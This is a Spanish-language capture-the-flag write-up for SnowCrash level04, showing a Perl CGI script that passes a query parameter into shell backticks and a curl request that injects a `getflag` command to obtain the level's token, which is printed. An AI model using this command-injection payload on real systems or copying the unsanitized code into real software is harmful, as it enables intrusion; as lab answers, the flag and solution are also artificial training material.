

4

Level04

En este reto podemos ver un script de perl. Si vemos los permisos de perl podemos observar que el user dueño es `flag04`, esto nos hace pensar que tendremos que utilizar este código para hacer alguna code ejection que ejecute `getflag`.

```
level04@SnowCrash: /var/www X /usr/share/dirb
level04@SnowCrash: /var/www$ ls
index.html level04 level12
level04@SnowCrash: /var/www$ cd level04/
level04@SnowCrash: /var/www/level04$ ls -la
total 4
dr-xr-x---+ 2 flag04 level04 60 May 19 02:37 .
drwxr-xr-x 1 root root 100 May 19 02:37 ..
-r-xr-x---+ 1 flag04 level04 152 May 19 02:37 level04.pl
level04@SnowCrash: /var/www/level04$ |
```

Si observamos el código vemos lo siguiente:


```
level04@SnowCrash: ~ X /usr/share/dirb
level04@SnowCrash: ~$ cat level04.pl
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print "Content-type: text/html\n\n";
sub x {
    $y = $_[0];
    print `echo $y 2>&1`;
}
x(param("x"));
level04@SnowCrash: ~$ |
```

El script se está ejecutando en localhost:4747, por lo que vamos a probar que ocurre cuando hacemos una petición a esta dirección.

```
level04@SnowCrash: ~ X + v
level04@SnowCrash: ~$ curl http://localhost:4747
level04@SnowCrash: ~$ |
```

Como podemos ver en el código, este cgi hace una llamada al script y hace un echo de lo que manda el usuario, pero aprovechando esto podemos escapar las comillas y insertar un `getflag` en medio de todo

esto.

A terminal window with a dark background. The title bar shows a yellow bell icon, the text 'level04@SnowCrash: ~', and window control buttons (X, +, v). The terminal content shows a user prompt 'level04@SnowCrash:~\$' followed by the command 'curl \'http://192.168.127.130:4747?x=\'getflag\'\''. The output is 'Check flag.Here is your token : ne2searoevaevoem4ov4ar8ap'. The prompt 'level04@SnowCrash:~\$' appears again on the next line.

```
level04@SnowCrash:~$ curl 'http://192.168.127.130:4747?x=\'getflag\''  
Check flag.Here is your token : ne2searoevaevoem4ov4ar8ap  
level04@SnowCrash:~$
```

Gracias a esto podemos ver que la flag es `ne2searoevaevoem4ov4ar8ap` .